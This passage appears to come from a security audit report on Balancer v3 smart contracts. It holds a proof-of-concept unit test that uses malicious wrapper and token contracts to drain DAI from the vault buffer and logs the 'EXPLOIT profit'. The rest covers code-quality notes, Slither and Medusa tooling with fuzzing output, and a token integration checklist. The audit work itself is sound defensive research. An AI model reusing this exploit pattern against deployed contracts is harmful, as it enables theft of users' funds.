router.removeLiquidityFromBuffer(IERC4626(wrapper), 1 ether);
    }
}

contract BufferUnderlyingTheft is BaseVaultTest {
    using FixedPoint for uint256;

    // Malicious contracts
    MaliciousERC20 maliciousToken;
    MaliciousWrapper mWrapper;
    Exploiter exploiter;

    PoolMock internal noInitPool;
    uint256 internal swapFee = defaultAmount / 100; // 1%
```

```
    uint256 internal protocolSwapFee = swapFee / 2; // 50%

    // Track the indices for the standard dai/usdc pool.
    uint256 internal daiIdx;
    uint256 internal usdcIdx;

    function setUp() public virtual override {
        BaseVaultTest.setUp();

        noInitPool = PoolMock(createPool());
        mWrapper = new MaliciousWrapper(dai, "MDAI", "MDAI", 18);
        maliciousToken = new MaliciousERC20();
        exploiter = new Exploiter(vault, address(mWrapper), address(maliciousToken),
address(dai), payable(address(router)));


authorizer.grantRole(vault.getActionId(IVaultAdmin.removeLiquidityFromBuffer.selecto
r), address(router));

        (daiIdx, usdcIdx) = getSortedIndexes(address(dai), address(usdc));
    }

    function test_tob_3() public {
        usdc.mint(bob, defaultAmount);

        console.log("Balance before exploit");
        console.log("Dai", dai.balanceOf(address(vault)));
        console.log("USDC", usdc.balanceOf(address(vault)));

        uint256 wrapperBalanceBefore = dai.balanceOf(address(exploiter));
        exploiter.exploit();
        uint256 wrapperBalanceAfter = dai.balanceOf(address(exploiter));
        console.log("------------------");
        console.log("Wrapper DAI balance before:", wrapperBalanceBefore);
        console.log("Wrapper DAI balance after:", wrapperBalanceAfter);
        assert(wrapperBalanceAfter > wrapperBalanceBefore);
        console.log("EXPLOIT profit:", wrapperBalanceAfter - wrapperBalanceBefore,
"DAI");

        console.log("------------------");
        console.log("Balance after exploit");
        console.log("Dai", dai.balanceOf(address(vault)));
        console.log("USDC", usdc.balanceOf(address(vault)));
    }
}
```

Figure D.3 TOB-BALV3-6 unit test

E. Code Quality Issues

The following list highlights areas where the repository's code quality could be improved.

- The `spender` input variable ordering differs from the standard ordering in the `transferFrom` function. This could cause developers to incorrectly integrate with the protocol.
- The Vault is explicitly allowed to spend anyone's tokens. Since this feature is never used, it should be removed.
- The `_loadPoolData` function defines a rounding direction input variable; however, this input variable is always set to `ROUND_DOWN`. In this case, the input variable can be removed and the rounding can be hard-coded to `ROUND_DOWN`.
- Some variables in the protocol are defined but never used. Examples include the `tokens` input variable in the `initialize` function of the `VaultExtension` contract and the `ethAmountIn` variable in the `initializeHook` function of the `Router` contract.
- The `_MINIMUM_WRAP_AMOUNT` limit is enforced only during the wrap or unwrap buffer operations. To match the checks performed on pool operations, enforce this lower bound when adding or removing buffer liquidity as well.
- The `_wrapTokens` function in the `BatchRouter` contract sets the `underlyingAmounts` variable when the underlying token is zero. This will cause incorrect results to be returned.

F. Automated Analysis Tool Configuration

Slither

We used Slither to detect common issues and anti-patterns in the codebase. Although Slither did not discover any severe issues during this review, integrating Slither into the project's testing environment can help find other issues that may be introduced during further development and will help improve the overall quality of the smart contracts' code.

```
cd ./pkg/vault
slither . --no-fail-pedantic --compile-force-framework=hardhat \
  --show-ignored-findings \
  --filter-paths='node_modules/,solidity-utils/,pool-utils/,interfaces/,test/'
```

Figure F.1: An example Slither configuration

Integrating `slither-action` into the project's CI pipeline can automate this process.

Medusa

We used Medusa to perform stateful fuzz testing on the `BasePoolMath`, `WeightedMath`, and `StableMath` libraries, which work together to implement critical arithmetic that all user actions depend on. Our fuzzing campaign focused on verifying two of this component's essential properties:

1. The token rate (invariant / BPT total supply) should never decrease.
    a. This was tested against all six arithmetic methods in the `BasePoolMath` library and against both stable and weighted pool math.
2. The amount of BPT minted should always be smaller than the amount burned while performing symmetrical operations:
    a. Add liquidity of a single token and then remove the same amount.
    b. Add liquidity of multiple tokens and then remove the same amount.
    c. Remove liquidity of a single token and then add the same amount.
    d. Remove liquidity of multiple tokens and then add the same amount.

Our work toward verifying the above properties included writing a fuzz harness and then running it with Medusa. We can provide the `medusa.json` configuration file and `FuzzHarness.sol` Solidity file after this engagement is over if requested.

We used Medusa's optimization testing mode to investigate the extremes of both invariants listed above. These tests record decreases in the token rate and BPT-denominated profit while performing symmetric operations and orient the fuzzer to search for sequences of transactions that yield maximized values.

Medusa found only a moderate token rate decrease (3e5) using the weighted pool, which may be within the bounds of expected errors. In contrast, it found a symmetric operation that yields significant BPT profit (3e28) using the stable pool. The associated call sequences for these results are shown in figure F.2.

```
Test for method "FuzzHarness.optimize_rateDecrease()" resulted in the maximum value:
30934
[Call Sequence]
FuzzHarness.computeProportionalAmountsOut(115792089237316195423570985008687907853269
984665640564039454584007913129639936, false);
FuzzHarness.computeProportionalAmountsOut(713559905318904840785945292648095044397136
673496087263344509389030892611011l, false);
FuzzHarness.computeProportionalAmountsOut(108578279262376250629276137345619529548888
954930792487314715239892584168770894, false);
FuzzHarness.computeProportionalAmountsOut(220468335992090238478318816120875890856345
894636352022459801754168090324541 53, false);
FuzzHarness.computeProportionalAmountsOut(115792089237316195423570985008687907853269
984665640564039456084006678561993794, false);

Test for method "FuzzHarness.optimize_bptProfit()" resulted in the maximum value:
338481480533769215102136137 92
[Call Sequence]
FuzzHarness.computeProportionalAmountsOut(102587859215918594852464500639733670356673
578238036537466536355782904102017 6, true);
FuzzHarness.computeProportionalAmountsIn(115792089237316195423570985008 6879078532699
846656405640394560840079131296399 36, true);
FuzzHarness.computeProportionalAmountsOut(866534146296046168705636702813442275157803
352355247154766871696441345095817 52, true);
FuzzHarness.computeProportionalAmountsIn(563721600000000000, true);
FuzzHarness.computeProportionalAmountsOut(893658067956180278097825354390700276816987
277593938853522043972381028879368 58, true);
FuzzHarness.computeRemoveLiquiditySingleTokenExactOut(120616759622204370232886442717
383237347156234026708920874435600591575156039 6,
598526422962275862481733741396080193484066058327698730177946205216990437496 02,
7776406, true);
FuzzHarness.computeAddAndRemoveLiquiditySingleToken(354568078056397083954948120776 53
046431793556909858194946470697333949299653 48, 912483832262479729134898971 33, 806,
true);
```

Figure F.2 Abbreviated Medusa output after running two optimization campaigns

Further investigation of these scenarios is required. Although the liquidity conditions of these scenarios is unlikely to be realistic, they may lead to the identification of issues that, once resolved, will help Balancer v3 remain robust even in extreme market conditions.

G. Token Integration Checklist

The following checklist provides recommendations for interactions with arbitrary tokens. Every unchecked item should be justified and its associated risks understood. For an up-to-date version of the checklist, see `crytic/building-secure-contracts`.

For convenience, all Slither utilities can be run directly on a token address, such as the following:

```
slither-check-erc 0xdac17f958d2ee523a2206206994597c13d831ec7 TetherToken --erc erc20
slither-check-erc 0x06012c8cf97BEaD5deAe237070F9587f8E7A266d KittyCore --erc erc721
```

To follow this checklist, use the following output from Slither for the token:

```
slither-check-erc [target] [contractName] [optional: --erc ERC_NUMBER]
slither [target] --print human-summary
slither [target] --print contract-summary
slither-prop . --contract ContractName # requires configuration, and use of Echidna
and Manticore
```

General Considerations

- ❏ **The contract has a security review.** Avoid interacting with contracts that lack a security review. Check the length of the assessment (i.e., the level of effort), the reputation of the security firm, and the number and severity of the findings.
- ❏ **You have contacted the developers.** You may need to alert their team to an incident. Look for appropriate contacts on `blockchain-security-contacts`.
- ❏ **They have a security mailing list for critical announcements.** Their team should advise users when critical issues are found or when upgrades occur.

Contract Composition

- ❏ **The contract avoids unnecessary complexity.** The token should be a simple contract; a token with complex code requires a higher standard of review. Use Slither's `human-summary` printer to identify complex code.
- ❏ **The contract uses `SafeMath` or Solidity 0.8.0+.** Contracts that do not use `SafeMath` require a higher standard of review. Inspect the contract by hand for `SafeMath`/Solidity 0.8.0+ usage.
- ❏ **The contract has only a few non-token-related functions.** Non-token-related functions increase the likelihood of an issue in the contract. Use Slither's `contract-summary` printer to broadly review the code used in the contract.

- ❏ **The token has only one address.** Tokens with multiple entry points for balance updates can break internal bookkeeping based on the address (e.g., `balances[token_address][msg.sender]` may not reflect the actual balance).

Owner Privileges

- ❏ **The token is not upgradeable.** Upgradeable contracts may change their rules over time. Use Slither's `human-summary` printer to determine whether the contract is upgradeable.
- ❏ **The owner has limited minting capabilities.** Malicious or compromised owners can misuse minting capabilities. Use Slither's `human-summary` printer to review minting capabilities, and consider manually reviewing the code.
- ❏ **The token is not pausable.** Malicious or compromised owners can trap contracts relying on pausable tokens. Identify pausable code by hand.
- ❏ **The owner cannot denylist the contract.** Malicious or compromised owners can trap contracts relying on tokens with a denylist. Identify denylisting features by hand.
- ❏ **The team behind the token is known and can be held responsible for misuse.** Contracts with anonymous development teams or teams that reside in legal shelters require a higher standard of review.

ERC-20 Tokens

ERC-20 Conformity Checks

Slither includes a utility, `slither-check-erc`, that reviews the conformance of a token to many related ERC standards. Use `slither-check-erc` to review the following:

- ❏ **`Transfer` and `transferFrom` return a Boolean.** Several tokens do not return a Boolean on these functions. As a result, their calls in the contract might fail.
- ❏ **The `name`, `decimals`, and `symbol` functions are present if used.** These functions are optional in the ERC-20 standard and may not be present.
- ❏ **`Decimals` returns a `uint8`.** Several tokens incorrectly return a `uint256`. In such cases, ensure that the value returned is less than 255.
- ❏ **The token mitigates the known ERC-20 race condition.** The ERC-20 standard has a known ERC-20 race condition that must be mitigated to prevent attackers from stealing tokens.

Slither includes a utility, `slither-prop`, that generates unit tests and security properties that can discover many common ERC flaws. Use `slither-prop` to review the following:

- ❏ **The contract passes all unit tests and security properties from `slither-prop`.** Run the generated unit tests and then check the properties with Echidna and Manticore.

Risks of ERC-20 Extensions

The behavior of certain contracts may differ from the original ERC specification. Conduct a manual review of the following conditions:

- ❏ **The token is not an ERC-777 token and has no external function call in `transfer` or `transferFrom`.** External calls in the transfer functions can lead to reentrancies.
- ❏ **`Transfer` and `transferFrom` should not take a fee.** Deflationary tokens can lead to unexpected behavior.
- ❏ **Potential interest earned from the token is accounted for.** Some tokens distribute interest to token holders. This interest may be trapped in the contract if not accounted for.

Token Scarcity

Reviews of token scarcity issues must be executed manually. Check for the following conditions:

- ❏ **The supply is owned by more than a few users.** If a few users own most of the tokens, they can influence operations based on the tokens' repartition.
- ❏ **The total supply is sufficient.** Tokens with a low total supply can be easily manipulated.
- ❏ **The tokens are in more than a few exchanges.** If all the tokens are in one exchange, a compromise of the exchange could compromise the contract relying on the token.
- ❏ **Users understand the risks associated with a large amount of funds or flash loans.** Contracts relying on the token balance must account for attackers with a large amount of funds or attacks executed through flash loans.
- ❏ **The token does not allow flash minting.** Flash minting can lead to substantial swings in the balance and the total supply, which necessitate strict and comprehensive overflow checks in the operation of the token.

ERC-721 Tokens

ERC-721 Conformity Checks

The behavior of certain contracts may differ from the original ERC specification. Conduct a manual review of the following conditions:

- ❏ **Transfers of tokens to the `0x0` address revert.** Several tokens allow transfers to `0x0` and consider tokens transferred to that address to have been burned; however, the ERC-721 standard requires that such transfers revert.
- ❏ **`safeTransferFrom` functions are implemented with the correct signature.** Several token contracts do not implement these functions. A transfer of NFTs to one of these contracts can result in a loss of assets.
- ❏ **The `name`, `decimals`, and `symbol` functions are present if used.** These functions are optional in the ERC-721 standard and may not be present.
- ❏ **If it is used, `decimals` returns a `uint8(0)`.** Other values are invalid.
- ❏ **The `name` and `symbol` functions can return an empty string.** This behavior is allowed by the standard.
- ❏ **The `ownerOf` function reverts if the `tokenID` is invalid or is set to a token that has already been burned.** The function cannot return `0x0`. This behavior is required by the standard, but it is not always properly implemented.
- ❏ **A transfer of an NFT clears its approvals.** This is required by the standard.
- ❏ **The `tokenID` of an NFT cannot be changed during its lifetime.** This is required by the standard.

Common Risks of the ERC-721 Standard

To mitigate the risks associated with ERC-721 contracts, conduct a manual review of the following conditions:

- ❏ **The `onERC721Received` callback is accounted for.** External calls in the transfer functions can lead to reentrancies, especially when the callback is not explicit (e.g., in `safeMint` calls).
- ❏ **When an NFT is minted, it is safely transferred to a smart contract.** If there is a minting function, it should behave like `safeTransferFrom` and properly handle the minting of new tokens to a smart contract. This will prevent a loss of assets.
- ❏ **The burning of a token clears its approvals.** If there is a burning function, it should clear the token's previous approvals.